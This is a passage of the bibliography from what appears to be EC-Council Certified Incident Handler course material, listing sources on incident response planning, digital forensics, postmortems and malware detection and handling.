215. Brian Evans, (2015), Is Your Computer Forensic Laboratory Designed Appropriately?, from https://securityintelligence.com/is-your-computer-forensic-laboratory-designed-appropriately.

216. The Investigator's Office and Laboratory, from http://faculty.olympic.edu/kblackwell/docs/cmptr238/Online%20Book%20Preview/Chapter%203/0-619-21706-5_03_op.pdf.

217. (2019), CSIRT Incident Report Form, from http://faculty.olympic.edu/kblackwell/docs/cmptr238/Online%20Book%20Preview/Chapter%203/0-619-21706-5_03_op.pdf.

218. Mr. Carlos Galán, Mr. José Antonio Mañas and Innotec System, (2018), National Security Framework Cyber-Incident Management, from https://www.ccn-cert.cni.es/en/series-ccn-stic/800-guia-esquema-nacional-de-seguridad/2025-ccn-stic-817-national-security-framework-cyber-incident-management/file.html.

219. US-CERT Federal Incident Notification Guidelines, from https://www.us-cert.gov/sites/default/files/publications/Federal_Incident_Notification_Guidelines.pdf.

220. (2017), Information Security Incident Handling, from https://www.ogcio.gov.hk/en/our_work/information_cyber_security/government/doc/ISPG-SM02.pdf.

221. (2017), Risk Management Handbook (RMH) Chapter 8: Incident Response, from https://www.cms.gov/Research-Statistics-Data-and-Systems/CMS-Information-Technology/InformationSecurity/Downloads/RMH-Chapter-8-Incident-Response.pdf.

222. Computer Security Incident Response Team (CSIRT) Services Framework, from https://www.first.org/education/FIRST_CSIRT_Services_Framework_v1.1.pdf.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

223. Jason Creasey, Ian Glover, (2013), Cyber Security Incident Response Guide, from https://www.crest-approved.org/wp-content/uploads/2014/11/CSIR-Procurement-Guide.pdf.

224. (2022), Manage Post Incident Activities, from https://docs.servicenow.com/bundle/sandiego-security-management/page/product/security-incident-response/concept/c_PostIncidentReview.html.

225. Cyber Security Series: 1. The Golden Hour, from https://www.scc.com/insights/it-solutions/security/cyber-security-the-golden-hour.

226. The Golden Hour of Cyber Security, from https://www.scc.com/insights/it-solutions/security/the-golden-hour-of-cyber-security/#:~:text=Policing%20the%20concept%20of%20the,lead%20to%20an%20eventual%20prosecution.

227. Finding the Best Strategy to Keep Your Business Secure, from https://www.fujifilm.com/fbsg/en/insights/article/finding-the-best-strategy-for-business-security.

228. (2010), Top 10 Security and Privacy Topics for IT Auditors, from https://www.isaca.org/resources/isaca-journal/past-issues/2010/top-10-security-and-privacy-topics-for-it-auditors.

229. Dgalagarza, (2021), Given a Scenario, Follow Incident Response Procedures, from https://www.coursehero.com/file/p7hunjuk/54-Given-a-scenario-follow-incident-response-procedures-In-this-section-order-is.

230. Vonya Global, Incident Response Plan: An Internal Audit Checklist, from https://vonyaglobal.com/insights/internal-audit-checklist-incident-response-plan/#:~:text=Usually%2C%20an%20incident%20response%20team,can%20follow%20a%20cyber%20attack.

231. Cameron G. Shilling, (2022), Cyber: What Is the Role of an Attorney?, from https://www.mclane.com/insights/cyber-what-is-the-role-of-an-attorney.

232. Matt Spohn, (2022), Incident Response Planning: When to Call in the Lawyers, from https://redcanary.com/blog/ir-legal.

233. Brian Evans, (2017), Make Attorney-Client Privilege Part of Your Incident Response Strategy, from https://securityintelligence.com/make-attorney-client-privilege-part-of-your-incident-response-strategy.

234. Tim Bandos, (2016), Building Your Incident Response Team: Key Roles and Responsibilities, from https://digitalguardian.com/blog/building-your-incident-response-team-key-roles-and-responsibilities.

235. (2016), CRR Supplemental Resource Guide, from https://www.cisa.gov/uscert/sites/default/files/c3vp/crr_resources_guides/CRR_Resource_Guide-IM.pdf.

236. Indeed Editorial Team, (2021), What Is Incident Response and How Does It Benefit Organizations?, from https://www.indeed.com/career-advice/career-development/incident-response.

237. A Guide to Incident Management in ITSM, from https://freshservice.com/incident-management.

238. Does Your Business Need an IT Crisis Response Team?, from https://7t.co/blog/does-your-business-need-an-it-crisis-response-team.

239. Incident Response Readiness as a Service (IRRaaS), from https://www.halock.com/incident-response/incident-readiness.

240. (2008), Information Security Incident Report, from https://www.contracosta.ca.gov/DocumentCenter/View/3232/Incident-Report-Template?bidId=.

241. Sample Security Incident Response Report Form, from https://bok.ahima.org/PdfView?oid=76732.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

242. Cybersecurity (IT) Incident Report Form, from https://eforms.com/images/2022/04/Cybersecurity-Incident-Report.pdf.

243. CMS Security and Privacy Incident Report, from https://eforms.com/images/2022/04/HIPAA-Security-Incident-Report-Form.pdf.

244. Tomasz Bąk, Incident Response Plan Template For Startup [SM, MD, XL], from https://www.softkraft.co/incident-response-plan-template/#incident-response-plan-template---sm-small.

245. 5 Essential Records Management Procedures, from https://vitalrecordscontrol.com/resources/records-management/records-management-procedures.

246. Adam Henshall, (2019), What is Records Management? How to Build a Records Management Process, from https://www.process.st/records-management.

247. Haisam Abdul Malak, (2022), 9 Tips for Effective Records Management, from https://theecmconsultant.com/effective-records-management-tips.

248. (2020), Effective Practices for Cyber Incident Response and Recovery, from https://www.fsb.org/wp-content/uploads/P191020-1.pdf.

249. Incident Response Playbook Development, from https://www.trustedsec.com/services/incident-response-playbook-development.

250. (2020), What is an Incident Response Playbook?, from https://cyware.com/educational-guides/security-orchestration-automation-and-response/what-is-an-incident-response-playbook-1cb8.

251. Kelley Criddle, 7 Steps to Building an Incident Response Playbook, from https://sbscyber.com/resources/7-steps-to-building-an-incident-response-playbook.

252. Sydni Williams and Shaw, (2022), How to Build an Incident Response Playbook, from https://swimlane.com/blog/incident-response-playbook.

253. (2022), How to Create An Incident Management Playbook, from https://www.logsign.com/blog/what-is-an-incident-response-playbook.

254. What is a Runbook?, from https://www.pagerduty.com/resources/learn/what-is-a-runbook.

255. Michael Osakwe, (2022), What is a Cyber Security Playbook and How Can it Benefit Your Security Program?, from https://nightfall.ai/cyber-security-playbook-benefit-security-program.

256. (2020), What is the Difference Between a Security Playbook and a Runbook?, from https://cyware.com/educational-guides/security-orchestration-automation-and-response/what-is-the-difference-between-a-security-playbook-and-a-runbook-ddc4.

257. (2021), Cyber Security Incident Response Plan, from https://www.newlebanoncsd.org/wp-content/uploads/2021/Cyber-Security-Incident-Response-Plan-New-Lebanon.pdf.

258. How to Create an Incident Response Playbook, from https://www.atlassian.com/incident-management/incident-response/how-to-create-an-incident-response-playbook.

259. Security Incident Management Runbook: Blank Template, from https://www.infotech.com/research/security-incident-management-runbook-blank-template.

260. Chris Hendricks and Kathenry, (2021), Playbook: Phishing, from https://github.com/counteractive/incident-response-plan-template/blob/master/playbooks/playbook-phishing.md.

261. Brittany Manley and David McIntire, A Guide to Effective Incident Management Communications, from https://resources.sei.cmu.edu/asset_files/Handbook/2021_002_001_651819.pdf.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

262. Brittany Manley, (2021), Top 10 Considerations for Effective Incident Management Communications, from https://insights.sei.cmu.edu/blog/top-10-considerations-for-effective-incident-management-communications.

263. Shivaram P R, (2022), How to Communicate Effectively During an IT Incident, from https://www.manageengine.com/academy/incident-communication-plan.html.

264. Caroline Duncan, (2021), Incident Response Communication Plan Template, from https://www.alert-software.com/blog/incident-response-communication-plan.

265. Incident Communication Best Practices, from https://www.atlassian.com/incident-management/incident-communication.

266. (2020), Communication During Incident Response, from https://www.lifars.com/2020/09/communication-during-incident-response.

267. Mike Chapple, Incident Response: How to Implement a Communication Plan, from https://www.techtarget.com/searchsecurity/tip/Incident-response-How-to-implement-a-communication-plan.

268. How to Choose Incident Management KPIs and Metrics, from https://www.atlassian.com/incident-management/kpis#:~:text=KPIs%20(Key%20Performance%20Indicators)%20are,or%20average%20time%20between%20incidents.

269. Corinne Bernstein, Key Results Indicator (KRI), from https://www.techtarget.com/searchbusinessanalytics/definition/key-results-indicator-KRI.

270. Incident Management and service level agreements, from https://docs.microfocus.com/SM/9.51/Hybrid/Content/incident/concepts/incident_management_and_service_level_agreements.htm.

271. (2021), KPIs for Security Operations & Incident Response, from https://securityscorecard.com/blog/kpis-for-security-operations-incident-response.

272. What is an SLA?, from https://www.servicetonic.com/service-desk/what-is-an-sla.

273. (2022), Key Control Indicator (KCI), from https://cio-wiki.org/wiki/Key_Control_Indicator_(KCI).

274. What is Security Posture?, from https://www.balbix.com/insights/what-is-cyber-security-posture.

275. George Crump, (2019), The 7 Critical Backup Strategy Best Practices to Keep Data Safe, from https://www.techtarget.com/searchdatabackup/feature/The-7-critical-backup-strategy-best-practices-to-keep-data-safe.

276. Swapna Naraharisetty, Practical and Robust Backup Strategy, from https://www.2brightsparks.com/resources/articles/3-2-1-backup-strategy.html#:~:text=Have%203%20copies%20of%20your,Cloud%2C%20FTP%2C%20etc).

277. 5 Ways to Create a Smarter Data Backup Strategy, from https://www.ironmountain.com/uk/resources/general-articles/5/5-ways-to-create-a-smarter-data-backup-strategy.

278. (2022), Incident Priority, from https://support.pagerduty.com/docs/incident-priority#prioritize-an-incident.

279. Digital Trust Center, External communication after an Incident, from https://business.gov.nl/running-your-business/business-management/cyber-security/external-communication-after-an-incident.

280. (2020), Communication During Incident Response, from https://www.lifars.com/2020/09/communication-during-incident-response.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

281. Robin Schulman and Joaquin Fuentes, Security Incident Communications Plan, from https://about.gitlab.com/handbook/engineering/security/security-operations/sirt/security-incident-communication-plan.html#:~:text=response%20Slack%20channel-,Communicating%20externally,are%20directed%20to%20affected%20parties.

282. CS406: Information Security, from https://learn.saylor.org/mod/book/view.php?id=29706&chapterid=5350.

283. RSI Security, (2022), How to Execute the Containment Phase of Incident Response, from https://blog.rsisecurity.com/how-to-execute-the-containment-phase-of-incident-response.

284. Computer Security Incident, from https://www.itu.int/en/ITU-D/Cybersecurity/Documents/Computer%20Incident%20Handling%20.pdf.

285. Karen Sprenger, (2021), 4 Crucial Steps for Data Breach Containment, from https://www.lmgsecurity.com/4-crucial-steps-for-data-breach-containment.

286. Jay Palter, (2021), Preserving Digital Evidence the Right Way: Your 10-Step Guide, from https://www.realtimenetworks.com/blog/preserving-digital-evidence-the-right-way-your-10-step-guide.

287. Incident Response Policy & Procedures, from https://www.icims.com/wp-content/uploads/2020/09/Incident_Response_Policy_and_Procedures_2020.pdf.

288. RSI Security, (2022), What is the Eradication Phase of Incident Response?, from https://blog.rsisecurity.com/what-is-the-eradication-phase-of-incident-response.

289. Incident Postmortems, from https://www.atlassian.com/incident-management/handbook/postmortems#what-is-post-mortem.

290. What is an Incident Postmortem?, from https://www.pagerduty.com/resources/learn/incident-postmortem.

291. Anusuya Kannabiran, (2020), Towards More Effective Incident Postmortems, from https://www.squadcast.com/blog/towards-more-effective-incident-postmortems#:~:text=What%20is%20an%20incident%20postmortem,be%20addressed%20in%20future%20incidents.

292. Incident Post Mortem – 5 Simple Steps in (2022), from https://alertops.com/incident-post-mortem.

293. Incident Postmortem Template, from https://klutch.app/templates/incident-postmortem.

294. Kate Eby, (2020), Free IT Incident Postmortem Templates, from https://www.smartsheet.com/content/it-incident-post-mortem-templates.

295. Radoslav Stankov, Template: Postmortem Engineering Template, from https://almanac.io/docs/template-postmortem-engineering-template-faf525b101053335af38efa2b32116ec.

296. Incident Postmortem Template, from https://www.atlassian.com/software/confluence/templates/incident-postmortem.

297. The Importance of an Incident Postmortem Process, from https://www.atlassian.com/incident-management/postmortem.

298. Kirstie Magowan and Chrissy Kidd, (2019), Incident Postmortems: Tips, Templates and the #1 Success Factor, from https://www.bmc.com/blogs/incident-postmortem.

299. Søren Pedersen, (2021), How to Perform an Incident Post-Mortem: Identify Root Cause with “Five Whys”, from https://www.buildingbettersoftware.com/blog/how-to-perform-incident-post-mortems-identify-root-cause-five-whys.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

300. After Action Report, from https://uh.edu/emergency-management/planning-and-response/building-department-preparedness/after-action-report/#:~:text=The%20purpose%20of%20an%20After,identifying%20potential%20areas%20of%20improvement.

301. (2022), How to Create and Use an After-Action Report [+ Template], from https://www.alertmedia.com/blog/after-action-report.

302. Edward Kost, (2022), How to Create an Incident Response Plan (Detailed Guide), from https://www.upguard.com/blog/creating-a-cyber-security-incident-response-plan.

303. 6 Phases in the Incident Response Plan, from https://www.securitymetrics.com/blog/6-phases-incident-response-plan.

304. Incident Response: 6 Steps, Technologies, and Tips, from https://www.exabeam.com/incident-response/the-three-elements-of-incident-response-plan-team-and-tools.

305. John Hay, (2020), Incident Response and the Importance of Lessons Learned, from https://services.global.ntt/zh-sg/insights/blog/incident-response-and-the-importance-of-lessons-learned.

306. Incident Response, from https://www.graphistry.com/use-cases/incident-response.

307. Saranya K, (2019), Data Visualization: Importance and Benefits, from https://www.boldbi.com/blog/data-visualization-importance-and-benefits.

308. (2020), How to Do Cybersecurity Data Visualization, from https://www.logsign.com/blog/how-to-do-cybersecurity-data-visualization.

309. Computer Security Incident Handling Guide, https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf.

310. Introduction to the Incident Response Process, from http://media.techtarget.com/searchNetworking/Downloads/IncidentResponseChapter2.pdf.

311. Cyber Insurance, from https://sme.policybazaar.com/corporate-insurance/?offerid=21&campaignid=25&utm_source=google&utm_medium=cpc&utm_term=Cyber+insurance+policy&utm_campaign=Cyber_Insurance_Cyber_Cover_for_IT_Sector00Sitelink&gclid=EAIaIQobChMIp8nk8-P2_AIVMZ1LBR1v-QqDEAAYASACEgKcefD_BwE&step=1.

312. HDFC ERGO Cyber Sachet Insurance, from https://www.hdfcergo.com/cyber-sachet-insurance.

313. Information Security Incident Report, from https://www.contracosta.ca.gov/DocumentCenter/View/3232/Incident-Report-Template?bidId=

314. Sample Security Incident Response Report Form, from https://bok.ahima.org/PdfView?oid=76732

315. (2022), Cybersecurity (IT) Incident Report Form, from https://eforms.com/images/2022/04/Cybersecurity-Incident-Report.pdf

316. (2022), CMS Security and Privacy Incident Report, from https://eforms.com/images/2022/04/HIPAA-Security-Incident-Report-Form.pdf

317. Tomasz Bąk, Incident Response Plan Template For Startup [SM, MD, XL], from https://www.softkraft.co/incident-response-plan-template/#incident-response-plan-template---sm-small

318. (2021), Network Security Audit Checklist, from https://www.pempal.org/sites/pempal/files/event/2021/Internal%20Audit%20COP%20Events/Apr19_Videoconference/files/network_security_audit_checklist_1.pdf


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

319. Internal Security Audit Checklist, from https://secureframe-com.cdn.prismic.io/secureframe-com/66953613-c50c-4710-aa5d-ce464099e527_Security+Checklist+-+Secureframe.pdf

320. Khushboo Sharma, (2023), Cyber Security Incident Response [Checklist + Template], from https://www.knowledgehut.com/blog/security/cyber-security-incident-response.

321. After-Action Report / Improvement Plan, from https://www.cisa.gov/sites/default/files/publications/8%20-%20CTEP%20AAR-IP%20Template%20%282020%29%20FINAL_508.pdf

322. After Action Report, from https://uh.edu/emergency-management/planning-and-response/building-department-preparedness/after-action-report/

323. Incident Postmortem Template, from https://klutch.app/templates/incident-postmortem/

324. Kate Eby, (2020), Free IT Incident Postmortem Templates, from https://www.smartsheet.com/content/it-incident-post-mortem-templates.

325. Template: Postmortem engineering template, from https://almanac.io/docs/template-postmortem-engineering-template-faf525b101053335af38efa2b32116ec

326. Incident postmortem template, from https://www.atlassian.com/software/confluence/templates/incident-postmortem

## Module 03: Forensic Readiness and First Response

327. (2015), Digital Continuity to Support Forensic Readiness, from https://cdn.nationalarchives.gov.uk/documents/information-management/forensic-readiness.pdf.

328. (2008), Computer Forensics, from https://www.us-cert.gov/sites/default/files/publications/forensics.pdf.

329. Jau-Hwang Wang, (2022), Computer Forensics – An Introduction, from http://www-users.cs.umn.edu/~aleks/icdm02w/wang.ppt#332,5,Background.

330. Linda Volonino, and Reynaldo Anzaldua, Steps to Take in a Computer Forensics Investigation, from https://www.dummies.com/computers/pcs/computer-security/steps-to-take-in-a-computer-forensics-investigation.

331. (2004), Computer Forensics – Part 1: An introduction to Computer Forensics, from http://www.isfs.org.hk/publications/ComputerForensics_part1.pdf.

332. (2008), Acquire the Data, from https://docs.microsoft.com/en-us/previous-versions//cc162837(v=technet.10).

333. Guide to Computer Forensics and Investigations, from http://www.cps.brockport.edu/~shen/cps301/Chapter2.ppt.

334. Karen Kent, Suzanne Chevalier, Tim Grance, and Hung Dang, (2006), Guide to Integrating Forensic Techniques into Incident Response, from https://csrc.nist.gov/publications/detail/sp/800-86/final.

335. Robert Rowlingson, (2004), A Ten Step Process for Forensic Readiness, from https://www.utica.edu/academic/institutes/ecii/publications/articles/A0B13342-B4E0-1F6A-156F501C49CF5F51.pdf.

336. Michael B. Mukasey, Jeffrey L. Sedgwick , and David W. Hagy, (2008), Electronic Crime Scene Investigation: A Guide for First Responders, from https://www.ncjrs.gov/pdffiles1/nij/219941.pdf.

337. Crime Scene Investigation, from https://www.angelfire.com/sc3/cjrp/csi.html.

338. First Responder's Manual, from http://www.linuxsecurity.com/resource_files/documentation/firstres.pdf.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

339. Aric W. Dutelle, (2010), Documenting the Crime Scene, from http://www.evidencemagazine.com/index.php?option=com_content&task=view&id=184.

340. Filip Maertens, (2009), Digital Evidence in Computer Forensic Investigations, from https://www.slideshare.net/fmaertens/IFA-8-Maart-2007-Computer-Forensics?src=related_normal&rel=580655.

341. Dr. Frederick B. Cohen, Fundamentals of Digital Forensic Evidence, from http://all.net/ForensicsPapers/HandbookOfCIS.pdf.

342. Harley Kozushko, (2003), Digital Evidence, from http://infohost.nmt.edu/~sfs/Students/HarleyKozushko/Papers/DigitalEvidencePaper.pdf.

343. Keith Mancini, Forensic Photography, from http://www.westchestergov.com/labsresearch/ForensicandTox/forensic/photo/forphotoframeset.htm.

344. Tom Olzak, (2007), Computer Forensics: Collecting Physical Evidence, from https://www.techrepublic.com/article/computer-forensics-collecting-physical-evidence.

345. Todd G. Shipley, and Henry R. Reeve, (2006), Collecting Evidence from a Running Computer: A Technical and Legal Primer for the Justice Community, from http://www.search.org/files/pdf/CollectEvidenceRunComputer.pdf.

346. Norman PAN, (2005), First Responder Collection and preservation of evidence, from https://www.pisa.org.hk/event/forensics_1st-responder.pdf.

347. Joan E. Feldman, Collecting And Preserving Electronic Media, from http://www.forensicfocus.com/collecting-preserving-electronic-media.

348. Jennifer Richter, Nicolai Kuntze, and Carsten Rudolph, Securing Digital Evidence, from https://www.vogue-project.de/cms/upload/pdf/EvidentialIntegrity.pdf.

349. What is volatile data?, from http://www.computerforensicsspecialists.co.uk/blog/what-is-volatile-data.

## Module 04: Handling and Responding to Malware Incidents

350. Security Threat Report, from https://www.sophos.com/en-us/content/security-threat-report.

351. (2003), Trojans FAQ, from https://techgenix.com/trojans-faq/#faq1193.

352. (2014), Emsisoft Malware Library, from https://blog.emsisoft.com/en/7472/emsisoft-malware-library.

353. (2022), Ransomware, from https://en.wikipedia.org/wiki/Ransomware.

354. Computer Worms, from https://userpages.umbc.edu/~dgorin1/432/worms.htm.

355. Ed Skoudis, (2003), Trojan Horses, from https://www.informit.com/articles/article.aspx?p=102181&seqNum=2.

356. Shahram Monshi Pouri, and Nikunj Modi, Trojans and Backdoors, from https://www.it.uu.se/edu/course/homepage/sakdat/ht06/assignments/pm/programme/modi-monshipouri.pdf.

357. (2010), Introduction to Trojans and Backdoors, from https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=3265611c-0bbb-4232-ac08-9ebfbd89870d&CommunityKey=3f8a53f1-00c7-4411-8203-ee040b59e575&tab=librarydocuments.

358. (2011), Malware Risks and Mitigation Report, from https://www.nist.gov/sites/default/files/documents/itl/BITS-Malware-Report-Jun2011.pdf.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

359. Murugiah Souppaya, and Karen Scarfone, (2013), Guide to Malware Incident Prevention and Handling for Desktops and Laptops, from https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-83r1.pdf.

360. (2008), Malicious Code Incident Prevention, from https://gta.georgia.gov/sites/gta.georgia.gov/files/imported/vgn/images/portal/cit_1210/0/60/107925573Malicious%20Code%20Incident%20Prevention%20SS-08-033.01.pdf.

361. Vijay, (2017), 7 Definitive Signs Of A Malware Infection On Your Computer, from https://www.techworm.net/2017/02/7-definitive-signs-malware-infection-computer.html.

362. Jennifer van der Kleut, How Can I Tell if I Have Malware and What Can I do About it?, from https://us.norton.com/internetsecurity-malware-how-can-i-tell-if-i-have-malware-and-what-can-i-do-about-it.html.

363. (2016), 7 Warning Signs of Malware Infection, from https://www.techadvisory.org/2016/03/7-warning-signs-of-malware-infection.

364. Neil J. Rubenking, (2022), 7 Signs You Have Malware and How to Get Rid of It, from https://www.pcmag.com/how-to/7-signs-you-have-malware-and-how-to-get-rid-of-it.

365. Identifying the Signs and Symptoms of Malware Threats, from https://www.webroot.com/in/en/resources/tips-articles/malware.

366. Techexpert, (2021), Signs of Malware Infected Computer and How To Get Rid of It, from https://www.techsupportall.com/signs-of-malware-infected-computer-and-how-to-get-rid-of-it.

367. Aaron Stern, (2013), 10 Signs of a Malware Infection, from https://www.kaspersky.com/blog/signs-of-malware-infection/2505.

368. Anand Khanse, (2019), Prefetch Folder: How to view and tweak Prefetch Files in Windows, from https://www.thewindowsclub.com/how-to-view-contents-of-prefetch-file.

369. Lenny Zeltser, Introduction to Malware Analysis, from https://zeltser.com/media/docs/intro-to-malware-analysis.pdf.

370. Michael Hale Ligh, Steven Adair, Blake Hartstein, and Matthew Richard, (2011), Malware Analyst's Cookbook, from https://repo.zenk-security.com/Virus-Infections-Detections-Preventions/Malware%20Analyst%27s%20Cookbook.pdf.

371. Monitor Windows Scheduled Tasks, from https://cronitor.io/docs/windows-scheduled-task-monitoring.

372. Windows Scheduled Task Monitor, from https://www.solarwinds.com/documentation/en/flarehelp/sam/content/sam-windows-scheduled-task-monitor-sw2577.htm.

373. Windows Servers Scheduled Tasks & Processes Auditing, from https://www.manageengine.com/products/active-directory-audit/windows-member-servers-scheduled-tasks-processes-auditing.html.

374. Amulya Podile, Keerthi Gottumukkala and Krishna Sastry Pendyala, (2015), Digital Forensic Analysis Of Malware Infected Machine- Case Study, from https://www.ijstr.org/final-print/sep2015/Digital-Forensic-Analysis-Of-Malware-Infected-Machine-Case-Study.pdf.

375. (2016), Volatility, from http://computersecuritystudent.com/FORENSICS/VOLATILITY/VOLATILITY2_2/lesson3/index.html.

376. Frank Boldewin, (2011), Hunting Malware with Volatility, from http://www.reconstructer.org/papers/Hunting%20malware%20with%20Volatility%20v2.0.pdf.

377. Gleeda, (2020), Command Reference, from https://github.com/volatilityfoundation/volatility/wiki/Command-Reference.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

378. (2011), Memory Forensics: Analyzing a Stuxnet Memory Dump (And you can too!), from https://cyberarms.wordpress.com/2011/11/10/memory-forensics-analying-a-stuxnet-memory-dump-and-you-can-too.

379. Yashashree Gund, (2014), Malware analysis using volatility, from https://www.slideshare.net/somnathyash/malware-analysis-using-volatility.

380. Ahmad, (2017), How to install and use Volatility memory forensic tool, from https://www.howtoforge.com/tutorial/how-to-install-and-use-volatility-memory-forensic-tool.

381. Paula, Memory Dump Analysis – Extracting Juicy Data, from https://cqureacademy.com/blog/forensics/memory-dump-analysis.

382. (2022), Debugging Tools for Windows (WinDbg, KD, CDB, NTSD), from https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger.

383. Singhgurjot, (2015), Memory Image Forensic Analysis Using Volatility Tool in Kali Linux, from https://singhgurjot.wordpress.com/2015/09/02/memory-image-forensic-analysis-using-volatility-tool-in-kali-linux.

384. Tigzy, (2014), KernelMode Rootkits: Part 3, Kernel Filters, from https://www.adlice.com/kernelmode-rootkits-part-3-kernel-filters.

385. File Filter Drivers, from https://flylib.com/books/en/1.242.1.59/1.

386. Incident Response And Malware Analysis, from https://cybersrcc.com/incident-response-and-malware-analysis.

387. Bianca Soare, (2019), 15 Warning Signs that Your Computer is Malware-Infected, from https://heimdalsecurity.com/blog/warning-signs-operating-system-infected-malware.

388. Andrew Martins, (2022), How to Tell if Your Computer Is Infected and How to Fix It, from https://www.businessnewsdaily.com/1368-6-signs-computer-infected.html.

389. (2020), Symptoms of an Infected Computer, from https://it.stonybrook.edu/help/kb/symptoms-of-an-infected-computer.

390. Sean Allan, (2022), 10 Symptoms of Malware: How do you know you are Infected?, from https://www.aware.co.th/10-symptoms-malware-know-infected.

391. Andrew Radford, (2022), 11 Tell-Tale Signs You Are Infected With Malware, from https://securuscomms.co.uk/signs-you-are-infected-with-malware.

392. Abi Tyas Tunggal and Kaushik Sen, (2022), 22 Types of Malware and How to Recognize Them in 2022, from https://www.upguard.com/blog/types-of-malware#toc-2.

393. Ivan Belcic, (2021), What Is Trojan Malware? The Ultimate Guide, from https://www.avast.com/c-trojan.

394. Anshuman Singh, (2022), What is a Trojan Horse Attack?, from https://www.naukri.com/learning/articles/trojan-horse-attack.

395. What Is a Trojan Virus, from https://www.imperva.com/learn/application-security/trojans.

396. Hariharann R, (2022), Trojan Horse Virus: What It is and How to Get Rid of Them?, from https://www.knowledgehut.com/blog/security/trojan-horse-virus.

397. Andrew Martins, (2022), How to Tell if Your Computer Is Infected and How to Fix It, from https://www.businessnewsdaily.com/1368-6-signs-computer-infected.html.

398. Symptoms of Having a Computer Virus, from https://www.nortonlifelockpartner.com/security-center/computer-virus-symptoms.html.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

399. Common Types and Symptoms of a Computer Virus, from https://www.ashleycho.com/home/kb/computer-virus-symptoms.

400. Sameekshakhandelwal1712, (2022), What is a Computer Virus? Definition, History, Types, Symptoms, from https://www.geeksforgeeks.org/what-is-a-computer-virus-definition-history-types-symptoms.

401. Adam, (2022), Fileless Malware: A New Trend?, from https://monkphish.com/tips-and-tricks/fileless-malware-a-new-trend.

402. Ellen Zhang, (2018), What is Fileless Malware (or a Non-Malware Attack)? Definition and Best Practices for Fileless Malware Protection, from https://digitalguardian.com/blog/what-fileless-malware-or-non-malware-attack-definition-and-best-practices-fileless-malware.

403. (2022), Fileless Malware Explained, from https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware.

404. Trevor Meers, (2021), What Are Fileless Malware Attacks?, from https://www.pratum.com/blog/515-what-are-fileless-malware-attacks.

405. What is Fileless Malware?, from https://www.fortinet.com/resources/cyberglossary/fileless-malware.

406. What Is Fileless Malware?, from https://www.sentinelone.com/cybersecurity-101/fileless-malware.

407. Jamison Masters, (2021), How to Detect and Defend Against Fileless Malware, from https://veruscorp.com/how-to-detect-and-defend-against-fileless-malware.

408. Helen, (2022), [Tutorial] What's Remote Access Trojan & How to Detect/Remove It? [MiniTool Tips], from https://www.minitool.com/backup-tips/remote-access-trojan.html.

409. John Cirelly, (2020), What is a Remote Access Trojan?, from https://www.itprc.com/remote-access-trojan.

410. (2020), What Is RAT? Best Remote Access Trojan Detect Tools, from https://www.dnsstuff.com/remote-access-trojan-rat.

411. (2022), Incident Response Steps: Potential Ransomware Infection, from https://itsupport.umd.edu/itsupport/?id=kb_article_view&sysparm_article=KB0013905&sys_kb_id=2b4e2506db9ccd104cd4f36f299619a1#containment.

412. (2021), Mitigating Malware and Ransomware Attacks, from https://www.ncsc.gov.uk/guidance/mitigating-malware-and-ransomware-attacks#actionstotake.

413. Malware Incident Response Playbook, from https://frsecure.com/malware-incident-response-playbook.

414. Handling Malware Outbreak, from https://www.infosec.gov.hk/en/best-practices/business/handling-malware-outbreak.

415. Ray Tube Fixes, (2022), Fix!!! Disable Microsoft Edge From Opening While Starting The Computer, from https://www.youtube.com/watch?v=QMkG7rpMpBQ.

416. YuZhou-MSFT, (2020), Microsoft Edge Startup Page Registry, from https://learn.microsoft.com/en-us/answers/questions/52649/microsoft-edge-startup-page-registry.html.

417. (2019), How to Detect Rat on Windows, from https://vegabirdtech.zohodesk.com/portal/en/kb/articles/how-to-detect-rat-on-windows.

418. Craig Rowland, (2020), Detecting Linux memfd_create() Fileless Malware with Command Line Forensics, from https://www.linkedin.com/pulse/detecting-linux-memfdcreate-fileless-malware-command-line-rowland.

419. (2020), Detecting Linux memfd_create() Fileless Malware with Command Line Forensics, from https://sandflysecurity.com/blog/detecting-linux-memfd-create-fileless-malware-with-command-line-forensics.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

420. Abby-mch, Davidt99, and NicoleFishbein, (2022), ELF-Malware-Analysis-101, from https://github.com/intezer/ELF-Malware-Analysis-101.

421. Avigayil Mechtinger, (2020), ELF Malware Analysis 101: Linux Threats No Longer an Afterthought, from https://www.intezer.com/blog/malware-analysis/elf-malware-analysis-101-linux-threats-no-longer-an-afterthought.

422. Ignacio Sanmillan, (2018), Executable and Linkable Format 101 - Part 1 Sections and Segments, from https://www.intezer.com/blog/research/executable-linkable-format-101-part1-sections-segments.

423. Avigayil Mechtinger, (2020), ELF Malware Analysis 101 Part 2: Initial Analysis, from https://www.intezer.com/blog/malware-analysis/elf-malware-analysis-101-initial-analysis.

424. Avigayil Mechtinger, (2021), ELF Malware Analysis 101: Part 3 - Advanced Analysis, from https://www.intezer.com/blog/malware-analysis/elf-malware-analysis-101-part-3-advanced-analysis.

425. How to Install and Use Volatility Memory Forensic Tool, from https://www.howtoforge.com/tutorial/how-to-install-and-use-volatility-memory-forensic-tool.

